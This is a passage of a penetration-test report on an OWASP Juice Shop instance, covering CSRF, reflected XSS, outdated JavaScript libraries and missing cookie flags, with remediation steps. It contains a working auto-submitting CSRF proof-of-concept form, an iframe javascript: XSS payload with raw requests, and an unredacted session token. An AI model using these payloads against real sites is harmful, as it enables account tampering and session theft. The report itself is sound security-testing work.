
| | |
|---|---|
| **Risk Rating** | **8.1 (High)** |
| **Graph score** |  |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:L |
| **Calculator Link** | https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N |
| **Remediation Complexity** | Medium L M |
| **Location** | http://juiceshop.com:3000/ |
| **OWASP Category** | Testing for Cross Site Request Forgery |
| **OWASP Reference** | https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/05-Testing_for_Cross_Site_Request_Forgery |

### Finding - Vulnerability Description

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

The reason the target web application became vulnerable is rooted in the observation that, when logging in as any user, the cookies have the `SameSite` attribute is set to `None`. The `SameSite` attribute can control whether and how cookies are submitted in cross-site requests.



| Name | Value | Domain | Path |
|---|---|---|---|
| continue… | v7BmaPZbQ7… | juiceshop.com | / |
| cookieco… | dismiss | juiceshop.com | / |
| language | en | juiceshop.com | / |
| token | eyJ0eXAiOiJKV… | juiceshop.com | / |
| welcome… | dismiss | juiceshop.com | / |

```
Data
token:"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9….QiBzWVIrnfs8o5YUb3JY8UeqmUl1MnE-01
  Created:"Mon, 05 Feb 2024 13:27:31 GMT"
  Domain:"juiceshop.com"
  Expires / Max-Age:"Mon, 05 Feb 2024 21:27:31 GMT"
  HostOnly:true
  HttpOnly:false
  Last Accessed:"Mon, 05 Feb 2024 13:41:08 GMT"
  Path:"/"
  SameSite:"None"
  Secure:false
  Size:745
Parsed Value
  token:Array
    0:"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9"
    1:"eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6…dCI6bnVsbH0sImlhdCI6MTcwNzEzOTY1M
    2:"U4NhgR4SL9hZlr46i8J4DCWvwPKjeZjL7Q4f…BzWVIrnfs8o5YUb3JY8UeqmUl1MnE-01
    length:3
  __proto__:Array
```


*Image 2 - SameSite Attribute Set to None*

The `SameSite=None` setting indicates a relaxed policy with no restrictions. Then browser will include session cookies automatically to requests regardless of where they originate.

To demonstrate the vulnerability, we have generated a CSRF Proof of Concept (PoC) HTML exploit using the functionality provided by Burp Suite Pro.

```
<html>
  <body>
    <form action="http://juiceshop.com:3000/profile" method="POST">
      <input type="hidden" name="username" value="ChangedByCSRF" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

To test if the target web application is actually exploitable, we need to copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully, and the desired action occurs. If a malicious actor succeeds in deceiving a regular e-shop client into clicking on this HTML, it can potentially trigger a CSRF attack. In such a scenario, the victim unwittingly performs actions on behalf of the attacker.



User Profile

Email:
test@test.com

Username:
ChangedByCSRF

\ChangedByCSRF

File Upload:
Browse... No file selected.

Image URL:
e.g. https://www.gravatar.com/avatar/b642b4217b34b1e8d3bd915

*Image 3 - Successful Alteration of the Client's Username Achieved through a CSRF Attack*


## Remediation Steps

The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token must meet the following criteria:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

Also, consider setting the value of the `SameSite` attribute to `Strict`. This attribute can control whether and how cookies are submitted in cross-site requests.


## 5.3. Reflected Cross-Site Scripting (XSS) Injection

| **Risk Rating** | **6.1 (Medium)** |
|---|---|
| **Graph score** |  |
| **Vector String** | CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:N/A:N |
| **Calculator Link** | https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:N/A:N |
| **Remediation Complexity** | Low L |
| **Location** | http://juiceshop.com:3000/#/search?q= |
| **OWASP Category** | Testing for Reflected Cross Site Scripting |
| **OWASP Reference** | https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting |

### Finding - Vulnerability Description

A Reflected Cross-Side-Scripting (XSS) vulnerability was identified within the application's search mechanism. The vulnerability was found in the parameter `q` on the `/search` page, it arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way. This oversight can potentially enable malicious script execution, posing a security risk to users accessing the search feature.

Vector: `<iframe src="javascript:alert(`Reflected XSS`)">`



```
GET /rest/products/search?q=
<iframe+src%3d"javascript%3aalert(`Reflected+XSS`)">
 HTTP/1.1
Host: juiceshop.com:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJ
zdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiw
iZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI4Mjd
jY2IwZWVhOGE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOiJ
jdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXA
iOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJ
saWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2V
jcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjI
wMjQtMDItMDQgMTE6MDk6MzEuNTU5ICswMDowMCIsInVwZGF0ZWR
BdCI6IjIwMjQtMDItMDQgMTE6MDk6MzEuNTU5ICswMDowMCIsImR
lbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwNzA0NDk4MX0.Q7x1pSs
0NB2Qns6BLyV1M4FIlqvLknUjL1FNRZqBkmlN1RMSuQpz48Tp6Sp
Gfh4qEpnxgzFP3tAYEy2A2mCNPiYu4nes1TNHznTReYIx2Bagk-3
qHIpkgtEyzczEANK0gJavm-HuPWj1XzcQJ95yKa2ZzM3R-De9zQ9
pfbDLtnI
Connection: close
Referer: http://juiceshop.com:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
aj4QD04Ky0qPJ7j2novp9EQ38gYVAJlGM1wWxalND5reZRLzmXk6
BbmzZRb3; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJ
zdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiw
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 30
ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
Vary: Accept-Encoding
Date: Tue, 06 Feb 2024 09:41:12 GMT
Connection: close

{"status":"success","data":[]}
```


Request:

```
GET
/rest/products/search?q=<iframe+src%3d"javascript%3aalert(`Reflected+XSS`)"
> HTTP/1.1
Host: juiceshop.com:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer [REDACTED]
Connection: close
Referer: http://juiceshop.com:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=[REDACTED]
If-None-Match: W/"3250-yRRqEkkj6R6UNhSteJWrwZazmPs"
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 30
ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
Vary: Accept-Encoding
Date: Tue, 06 Feb 2024 09:41:12 GMT
Connection: close

{"status":"success","data":[]}
```



juiceshop.com:3000

Reflected XSS


*Image 4 - Successful Execution of the Reflected XSS Attack*

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. Amongst other things, the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user can view.

- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.

It was also observed that the target application lacks configured security attributes (see Chapter 5.5), like `Secure` or `HttpOnly` for cookies, thereby enabling the potential theft of cookies through reflected XSS attack.



| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last |
|---|---|---|---|---|---|---|---|---|---|
| welcome… | dismiss | juiceshop.com | / | Tue, 04 Feb 2025 1… | 27 | false | false | None | Tue |
| token | eyJ0eXAiOiJKV… | juiceshop.com | / | Session | 741 | false | false | None | Tue |
| language | en | juiceshop.com | / | Tue, 04 Feb 2025 1… | 10 | false | false | None | Tue |
| cookieco… | dismiss | juiceshop.com | / | Mon, 03 Feb 2025 1… | 27 | false | false | None | Tue |
| continue… | aj4QDO4KyOq… | juiceshop.com | / | Wed, 05 Feb 2025 … | 72 | false | false | None | Tue |

*Image 5 – Cookies Lack Set Security Attributes*


There are various means by which an attacker might induce a victim user to make a request that they control, to deliver a reflected XSS attack. These include placing links on a website controlled by the attacker, or on another website that allows content to be generated, or by sending a link in an email, or other message.

## Remediation Steps

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals, etc. Input which fails the validation should be rejected, not sanitized.

- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including `<>”’` and `=`, should be replaced with the corresponding HTML entities (`&lt;`, `&gt;` , etc.).


## 5.4. Vulnerable JavaScript Dependencies

| | |
|---|---|
| **Risk Rating** | **3.7 (Low)** |
| **Graph score** |  |
| **Vector String** | CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N |
| **Calculator Link** | https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N |
| **Remediation Complexity** | Low L |
| **Location** | http://juiceshop.com:3000/ |
| **OWASP Category** | Fingerprint Web Application Framework |
| **OWASP Reference** | https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework |

### Finding - Vulnerability Description

We utilized automatic scanning tools and discovered that certain JavaScript dependencies employed by the application contain known vulnerabilities.

- Bootstrap 3.3.7: https://security.snyk.io/package/npm/bootstrap/3.3.7
- jQuery 2.2.4: https://security.snyk.io/package/npm/jquery/2.2.4
- Lodash 4.17.4: https://security.snyk.io/package/npm/lodash/4.17.4
- AngularJS 1.5.9: https://security.snyk.io/package/npm/angular/1.5.9



JavaScript frameworks

AngularJS 1.5.9

Security

HSTS

Font scripts

Font Awesome

Miscellaneous

HTTP/2

Web servers

Apache HTTP Server

TornadoServer 6.2

JavaScript libraries

jQuery 2.2.4

Lodash 4.17.4

UI frameworks

Bootstrap 3.3.7


Kendo UI 2016.3.914

*Image 5 - Detected JavaScript Dependencies*

### Remediation Steps


Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in your application. Also, consider reducing your attack surface by removing any libraries that are no longer in use.

## 5.5. Absence of Secure and HttpOnly Attributes for Session Cookies

| **Risk Rating** | **2.0 (Low)** |
|---|---|
| **Graph score** |  |
| **Vector String** | CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N |
| **Calculator Link** | https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N |
| **Remediation Complexity** | Low L |
| **Location** | http://juiceshop.com:3000/ |
| **OWASP Category** | Testing for Cookies Attributes |
| **OWASP Reference** | https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes |

### Finding - Vulnerability Description

Throughout the evaluation, it became evident that all cookies, including `token` cookie, used by the assessed application for authentication purposes, lack two essential attributes: `Secure` and `HttpOnly`. These attributes are crucial for ensuring the security and integrity of the authentication mechanism.



| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last |
|---|---|---|---|---|---|---|---|---|---|
| welcome… | dismiss | juiceshop.com | / | Tue, 04 Feb 2025 1… | 27 | false | false | None | Tue |
| token | eyJ0eXAiOiJKV… | juiceshop.com | / | Session | 741 | false | false | None | Tue |
| language | en | juiceshop.com | / | Tue, 04 Feb 2025 1… | 10 | false | false | None | Tue |
| cookieco… | dismiss | juiceshop.com | / | Mon, 03 Feb 2025 1… | 27 | false | false | None | Tue |
| continue… | aj4QDO4KyOq… | juiceshop.com | / | Wed, 05 Feb 2025 … | 72 | false | false | None | Tue |

*Image 6 - Session cookies lack HttpOnly and Secure attributes*

- The `Secure` attribute is essential because it ensures that the cookie is only transmitted over secure (HTTPS) connections. Without this attribute, the cookie is susceptible to interception by attackers when transmitted over unencrypted HTTP connections, potentially exposing sensitive authentication data to unauthorized access.
- The `HttpOnly` attribute is equally important as it prevents client-side scripts from accessing the cookie via JavaScript. This mitigates the risk of Cross-Site Scripting (XSS) attacks, where

malicious scripts injected into web pages could steal the authentication token, compromise user sessions, and gain unauthorized access to protected resources.

Together, these attributes play a critical role in bolstering the security of the authentication mechanism by safeguarding the confidentiality and integrity of session tokens against various attack vectors. Considering the application's vulnerability to Reflected XSS (as detailed in Chapter 5.3), the finding becomes even more severe.

### Remediation Steps

Based on the application needs, and how the cookie should function, the attributes and prefixes must be applied. The more the cookie is locked down, the better.

We can define the most secure cookie configuration as:

```
Set-Cookie: arbitrary_cookie=<value>; path=/; Secure; HttpOnly;
SameSite=Strict.
```

## 6. List of Images